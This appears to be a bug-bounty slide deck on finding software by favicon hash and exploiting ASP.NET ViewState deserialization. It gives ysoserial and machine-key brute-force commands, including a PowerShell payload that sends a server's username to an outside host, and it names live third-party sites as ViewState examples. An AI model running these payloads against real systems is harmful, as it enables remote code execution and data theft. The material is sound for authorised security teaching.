# How To Find Assets Using Favicon Hashes?

## FIS Real Ex: Favicon Hash (ZoomEy)

Visit:

<https://www.zoomeye.hk/>

Dork:

**iconhash:"xxxxxxx"**

The screenshot shows the ZoomEye search interface. The search bar at the top contains the query "iconhash:-1884333011". Below the search bar, it indicates "About 929 results (Nearly year: 656 results) 0.303 seconds". The results are displayed in a table with columns for "Result", "Report", and "Maps". The first result is for IP 54.207.57.219, which is associated with Amazon Data Services. The second result is for IP 54.204.82.67. Both results show detailed HTTP headers and status codes.

Result	Report	Maps
<b>F</b> 54.207.57.219:443		443 https
<p>54.207.57.219 Data update</p> <p>Brazil, Sao Paulo, Sao Paulo</p> <p>Hostname: ec2-54-207-57-219.sa...</p> <p>Organization: Amazon Data Servi...</p> <p>ISP: Amazon.com, Inc.</p> <p>ASN: AS16509</p> <p>Title: Featurespace ARIC</p> <p>2024-09-21 03:24</p> <p>HTTP/1.1 200 OK</p> <p>Date: Fri, 20 Sep 2024 19:24:20 GMT</p> <p>Content-Type: text/html; charset=UTF-8</p> <p>Content-Length: 870</p> <p>Connection: close</p> <p>Last-Modified: Mon, 31 Jul 2023 10:17:39 GMT</p> <p>ETag: "64c78a43-366"</p> <p>Server: webserver</p> <p>X-XSS-Protection: 1; mode=block</p> <p>X-Content-Type-Options: nosniff</p> <p>Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, ma</p> <p>Strict-Transport-Security: max-age=31536000; includeSubDomains</p> <p>X-Frame-Options: SAMEORIGIN</p> <p>Content-Security-Policy: default-src 'none'; script-src 'self' 'sha256-e</p>		
<b>F</b> 54.204.82.67:443		443 https
<p>54.204.82.67 Data update</p> <p>Banner</p> <p>SSL</p>		

Now we know what is the software or 3rd party

What we can do to test

- If your program software running with a strong waf we can here start looking for **the same software without waf**
- We can collect the software endpoints **on other domains not our program domain** , and then test the endpoints on our program domain

And then we can start testing .....





# What we can do to test ?

Authentication bypass via  
cross-subdomain cookie reuse

&

Authentication bypass by Bypassing  
Registration Restrictions

HackerX007



# What we can do to test ?

- Search for **backup files** for the software
- Try to **download and install** the software
- Try to look for the software source in the **github/gitlab**

And maybe you get luck by find some perfect **endpoints** to test  
or **default credentials** or **Api Calls**

or **MachineKey** in the ASP.NET

And from here let's start with a easy topic to understand about the machine key and exploiting viewstate deserialization.....



---

# Machine Keys & ViewState Deserialization Hacking







# **Machine Keys & ViewState Deserialization Hacking**

**Here in this topic i will share**

- **What is the Viewstate and machine key**
- **How to find the viewstate and machine key**
- **Test Cases**
- **Extension to find and test the viewstate**
- **tools/(machine keys wordlist) to test the viewstate**
- **Example for Zero-Day**



# Machine Keys & ViewState Deserialization Hacking

## What is ViewState ?

ViewState is the method that the ASP.NET framework uses by default to preserve page and control values between web pages. When the HTML for the page is rendered, the current state of the page and values that need to be retained during postback are serialized into base64-encoded strings and output in the ViewState hidden field or fields.

## What is Machine Key?

The MachineKey class provides methods that expose the hashing and encryption logic that ASP.NET provides

MachineKey is used for:

- ViewState encryption and validation
- Forms Authentication (or Federated Authentication) uses this key for signing the authentication ticket





**In View State calls there's a machine keys to identify the calls , if we know the machine key for the view state we can use that to generate a payload and get RCE and that's the (Deserialization vulnerability )**



# Machine Keys & ViewState Deserialization Hacking

How to find the ViewState ?

In any asp.net endpoint calling server such as  
**.asp/.aspx/.ashx**/Etc....

How to find the Machine keys?

In **web.config** file

(download the source of software or access to web.config via **LFI**)  
or via **machine key wordlist**



# ViewState Ex:



```
view-source:https://www.bmwgroupfs.com/Errors/PageNotFound.aspx?aspxerrorpath=/CFALogin/Login.aspx
Shodan Search Engi... Chiltern Password... uber - Censys 10 Recon Tools For... https://www.mercad... https://www.cprs.fis... adobe-hqc.omni.pil... https://fisindia.servi... https://www.payme... https://cbuZan.cbp3... https://expenseman... All Bookmarks

31      }
32    }
33  }
34
35  window.setTimeout('CountDown()',100);
36 </script>
37
38 <link href="../../App_Themes/FSCentral/accordion.css" type="text/css" rel="stylesheet" /><link href="../../App_Themes/FSCentral/all.css" type="text/css" rel="stylesheet" /><li
39 <body>
40   <form name="form1" method="post" action="/PageNotFound.aspx?aspxerrorpath=%2fCFALogin%2fLogin.aspx" id="form1">
41   <div>
42     <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJODIyMDMwOTgzZGQKzE4ypBJLFp8RJ5cpZ6SI1a4tJQ==" />
43   </div>
44
45   <div>
46
47     <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="4C3AE140" />
48   </div>
49   <br />
50   <table border="0" cellspacing="0" cellpadding="0" width="620" align="center">
51     <tr>
52       <td width="180" align="left">
53         <span style="font-size: 14px; color: black; font-weight: bold;">BMW Group</span><br />
54         <span style="font-size: 14px; color: gray; font-weight: bold;">Financial Services</span>
55       </td>
56       <td align="left" width="440">
57         <strong>BMW FS Central : Content Has Moved</strong></td>
58     </tr>
59     <tr>
60       <td align="left" colspan="2">
61         <br />
62         <span id="lblPageNotFoundMessage">We apologize for the inconvenience, but the location you are seeking has moved.</span>
63       </td>
64     </tr>
65     <tr>
```

# ViewState Ex:



view-source:https://autorizaciones.alphabet.es/FrmAvisoNovedad.aspx

Shodan Search Engi... Chiltern Password... uber - Censys 10 Recon Tools For... https://www.mercad... https://www.cprs.fis... adobe-hqc.omni.pil... https://fisindia.servi... https://www.payme...

Line wrap

```
1
2
3 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
4
5 <html xmlns="http://www.w3.org/1999/xhtml" >
6 <head><title>
7   Autorización de Órdenes de Mantenimiento On line
8 </title></head>
9 <body style="background-image:url(Images/Novedad/fondoNovedad.jpg);">
10   <form method="post" action="/FrmAvisoNovedad.aspx" id="form1">
11     <div class="aspNetHidden">
12       <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJODExMDE5NzY5ODQwAgIDD2QwAgICDw8WAh4EVGV4dGRkZGTZBEFKqD3iyUyJu7DwmpjYieQLkvo0918R4htnz+lNPA==" />
13     </div>
14
15     <div class="aspNetHidden">
16
17       <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="7AF18BDE" />
18     </div>
19     <div style="text-align:justify; vertical-align:top; width:auto;font-family:Arial,Verdana,Tahoma;margin-top:50px;">
20       
21       <br />
22
23       <strong><span id="lblAvisoNovedad"></span></strong>
24
25     </div>
26   </form>
27 </body>
28 </html>
29
```

# ViewState Ex:



view-source:https://autorizaciones.alphabet.es/FrmNuevoTaller.aspx

Shodan Search Engi... Chiltern Password... uber - Censys 10 Recon Tools For... https://www.mercad... https://www.cprfs... adobe-hqc.omni.pil... https://fisindia.servi... https://www.payme... https://cbu2an.cbp3... https://expenseman... All Bookmarks

```
Line wrap
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3
4 <html xmlns="http://www.w3.org/1999/xhtml">
5 <head><title>
6   Oficina Virtual del Proveedor
7 </title><link href="css/reset.css" rel="stylesheet" type="text/css"><link href="css/INSGCL.css" rel="stylesheet" type="text/css"><link href="css/screen.css" rel="stylesheet" type="text/css"></head>
8 <body>
9   <form method="post" action="FrmNuevoTaller.aspx" onsubmit="javascript:return WebForm_OnSubmit();" id="form1">
10
11   <div class="aspNetHidden">
12     <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
13     <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
14     <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE0MTIyODE3NTAPZBYVCag/PZBYEAgIPDxYCHgh7bWFnZVYyYBAUlaHR0cHM6LyJ2G4uYmVwaGF1ZXQuZXh0TG9nb18yYDIyLnBuZ2RKAhYPPPCsAEQ1BE8YAFgAAwAAUKwAAZBgB8Qpnd1Rh6Gx1cmWzD2dkISwvthRGNceXze74mfU9G27+E67U
15   </div>
16
17   <script type="text/javascript">
18     //
19     var theForm = document.forms['form1'];
20     if (!theForm) {
21       theForm = document.form1;
22     }
23     function __doPostBack(eventTarget, eventArgument) {
24       if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
25         theForm.__EVENTTARGET.value = eventTarget;
26         theForm.__EVENTARGUMENT.value = eventArgument;
27         theForm.submit();
28       }
29     }
30     //]]&gt;
31   &lt;/script&gt;
32
33   &lt;script src="/WebResource.axd?d=jfD2sU5k2ibW7gmEXaiGhP5xQchxmLR2xdF2umsZLUG1PKy8BT7gRcgE6Kr3hSLcZ73oi0Tj-Yj3BTQn11iEKX8gHjzrkw-OzKnj7Fo1&amp;amp;t=638259434771233176" type="text/javascript"&gt;&lt;/script&gt;
34
35   &lt;script src="/WebResource.axd?d=PA5017EY4uKcBtdunG2dkch8B1ygl1h7yOCGaCtt515ydia8XBVr16yexGig1hWUqQPfNB7phBqjuuUosPL6X6Vl1AxLXHvgjuofduRexCu1&amp;amp;t=638259434771233176" type="text/javascript"&gt;&lt;/script&gt;
36   &lt;script type="text/javascript"&gt;
37     //<![CDATA[
38     function WebForm_OnSubmit() {
39       if (typeof(ValidatorOnSubmit) == "function" &amp;&amp; ValidatorOnSubmit() == false) return false;
40       return true;
41     }
42     //]]&gt;
43   &lt;/script&gt;
44
45   &lt;div class="aspNetHidden"&gt;
46     &lt;input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="368E092E" /&gt;
47     &lt;input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEADAUDIqIFh/5115paiNl9g/mkrh6tqhBrd0hp+gZF2zhmYB3M/ek2Kooab587j53zAH/RKUM1HC/zrqleJnKZQ1TKHpyipwdHr10dROM/mpHTD1RAPBtwFwoK6gS9PnRqH5cg4W5cxW69k0SE6LNh4B" /&gt;
48   &lt;/div&gt;
49
50
51
52
53</pre></div>
```

# Test Cases



## (2) Cases to test the ViewState Deserialization

- if the ( **Mac is not enabled** ) and here we can start exploiting directly without need to (Machine Key)
- If the ( **Mac is enabled** ) we have to get the (Machine key) and in this case we can start testing the machine keys wordlist  
or  
try to download the software and try access to web.config in the source of software





# Extension to find and test the viewstate

## ViewState Editor Burp extension

### BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Install...	Rating	Popul...	Last upda...	System i...	Detail
ThreadFix		☆☆☆+		25 Jan 20...	Low	Pro extensi...
Timeinator, Time Bas...		☆☆☆+		25 Feb 20...	Low	
Timestamp Editor		☆☆☆+		18 Mar 2...	Low	
Token Extractor		☆☆☆+		10 Feb 20...	Low	
Token Incrementor		☆☆☆+		27 Nov 2...	Low	
TokenJar		☆☆☆+		09 Jun 20...	Low	
Turbo Data Miner		☆☆☆+		20 Apr 20...	Low	
Turbo Intruder		☆☆☆+		07 Aug 2...	Medium	Requires a...
Type Confusion Scan...		☆☆☆+		11 Sep 2...	Low	Pro extensi...
Upload Scanner	✓	☆☆☆+		21 Feb 20...	Low	Pro extensi...
UPnP Hunter		☆☆☆+		06 Dec 2...	Low	
URL Fuzzer - 401/40...		☆☆☆+		09 Jan 20...	Low	Requires a...
UUID Detector		☆☆☆+		22 Feb 20...	Low	
ViewState Editor	✓	☆☆☆+		10 Mar 2...	Low	
WAF bypass		☆☆☆+		07 Sep 2...	Low	
WAF Cookie Fetcher		☆☆☆+		16 Jan 20...	Low	
WAFDetect		☆☆☆+		25 Aug 2...	Low	Pro extensi...
Wayback Machine		☆☆☆+		18 Jun 20...	Low	
WCF Deserializer		☆☆☆+		15 Jun 20...	Low	
Web Cache Deceptio...		☆☆☆+		23 Nov 2...	Low	Pro extensi...
WebAuthn CBOR De...		☆☆☆+		09 Dec 2...	Low	
WebInspect Connect...		☆☆☆+		10 Aug 2...	Low	Pro extensi...

### ViewState Editor

ViewState Editor is an extension that allows you to view and edit the structure and contents of V1.1 and V2.0 ASP view state data. It shows a tree view of the structure and provides an editor for viewing & editing the contents.

### Estimated system impact

Overall: **Low**

Memory

Low

CPU

Low

Time

Low

Scanner

Low

**Author:** PortSwigger Web Security - Mike Smith

**Version:** 1.0

**Source:** <https://github.com/portswigger/viewstate-editor>

**Updated:** 10 Mar 2021

**Rating:** ☆☆☆☆☆

Submit rating


**Popularity:** ———|

Reinstall





## ViewState Editor Burp extension ( Mac is not enabled )



# Tools/(machine keys wordlist)! the viewstate.

To test

1 **AspDotNetWrapper** This Tool To Test Machine Keys In View State

2 **ysoserial** This Tool To generate a serialized payload

## Tip2

You have to test all **ASPX endpoints** not just a single one ,  
and mostly in bypasses cases



## Tip

If the ( **Mac is not enabled** ) we can skip first tool and start directly exploit on ysoserial tool

# Exploiting

(MAC is not enabled )

Simply use **ysoserial** generate a serialized payload and send it in a POST request to perform RCE

EX Username Command:

```
ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "powershell.exe  
Invoke-WebRequest -Uri http://burp-server /$env:UserName "
```

Next Step ⇒

Copy the payload and replaces it in **ViewState parameter value**

&\_\_VIEWSTATE= **payload** then send the request and check your burp/server



# Exploiting

Description	Request to Collaborator	Response from Collaborator
-------------	-------------------------	----------------------------

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /aitprodweb01$ HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.6343
3 Host: lbdpsuaaprz8eg4vpmunljpaglmsaiy7.oastify.com
4 Connection: Keep-Alive
```

5

6



# Exploiting (MAC enabled)

download <https://github.com/orwagodfather/AspDotNetWrapper-Edited->

(if you know the machine key added to the wordlist ( **MachineKeys.txt** )  
then run the following command

```
AspDotNetWrapper.exe --keypath MachineKeys.txt --encrypteddata <viewstate> --decrypt  
--purpose=viewstate --modifier=<__VIEWSTATEGENERATOR> --macdecode
```

replace the **<viewstate>** to viewstate parameter **value** in the source

replace the **<\_\_VIEWSTATEGENERATOR>** to \_\_VIEWSTATEGENERATOR parameter **value** in  
the source

# Exploiting

(MAC enabled)

**Keys Not Found** (pass that)

If the **key found** the response will be like this ==>

```
Decode process start!!  
  
Processing machinekeys AES,HMACSHA256: 4/3632.....  
  
Keys found!!  
-----  
DecryptionKey: BDEED9A1C01BBB0C36905E8DC3C162AE38C6FE093F87035CE3BB1BEEB1355BE8  
ValidationKey: 8271C36470BF3A9472D4AAD0F8790B2951976F0BF2A44C41F76EAF5C562D69D3B91A2FBCFD5311A6FC5BDBEEF0D795529  
67C1EF639EDD229F3397FE  
  
EncodedDataWithoutHash: /wEPDwUKMTU3NTkzNTgyMw8WAh4TVmFsaWRhdGVVSZXF1ZXN0TW9kZQIBFgICAQ9kFgICDQ8PFgIeBFRleHQFB1M  
A==  
  
C:\Users\trt10>
```



# Exploiting

(MAC enabled)

What we need from here is ( **HMACSHA256** ) and the value of ( **Validationkey** )

```
Decode process start!!  
Processing machinekeys AES, HMACSHA256: 4/3632.....  
Keys found!!  
-----  
DecryptionKey: BDEED9A1C018BB0C36905E8DC3C162AF38C6FE093E87035CF38B1BEF81355BF8  
ValidationKey: 8271C36470BF3A9472D4AAD0F8790B2951976F0BF2A44C41F76EAF5C562D69D3B91A2FBCFD5311A6FC5BDBEEF0D79552  
67C1EF639EDD229F3397FE  
  
EncodedDataWithoutHash: /wEPDwUKMTU3NTkzNTgyMw8WAh4TVmFsaWRhdGV5SZXF1ZXN0TW9kZQIBFgICAQ9kFgICDQ8PFgIeBFRleHQFB1M  
A==  
  
C:\Users\trt10>
```



# Exploiting

(MAC enabled)

Next step copy the ValidationKey and HMACSHA256 and over ysoserial run this command

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "<Command>"  
--generator=__VIEWSTATEGENERATOR --validationlg=<Key_Type>"  
--validationkey=<validationkey>"
```

replace the <\_\_VIEWSTATEGENERATOR> to \_\_VIEWSTATEGENERATOR parameter **value** in the source

replace the <Key\_Type> to HMACSHA256

replace the <validationkey> to ValidationKey **value**

# Exploiting

(MAC enabled)

## Ex Username command

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri  
http://burp-server/$env:UserName" --generator=xxxxx --validationalg="HMACSHA256" --validationkey="xxxxxxxx"
```

Next Step ⇒

Copy the payload and replaces it in **ViewState parameter value**

&\_\_VIEWSTATE= **payload** then send the request and check your burp/server



# Zero-Day! Example.

- 1) We found a software via checking for **favicon hash**.
  - 2) We found a software source backup via **Virustotal**.
  - 3) We found a machinkey in the source **web.config** file.
  - 4) We tested that machinkey on all clients.
- And the result a amazing **RCE & Zero-Day**

Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application

[REDACTED]

P1 Resolved

\$20,000

40 points

Comments 4

Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application

[REDACTED]

P1 Resolved

\$20,000

40 points

Comments 2

**THIS IS THE END  
OF MY PRESENTATION**

**SO..**



**ANY QUESTIONS?**

[makeameme.org](http://makeameme.org)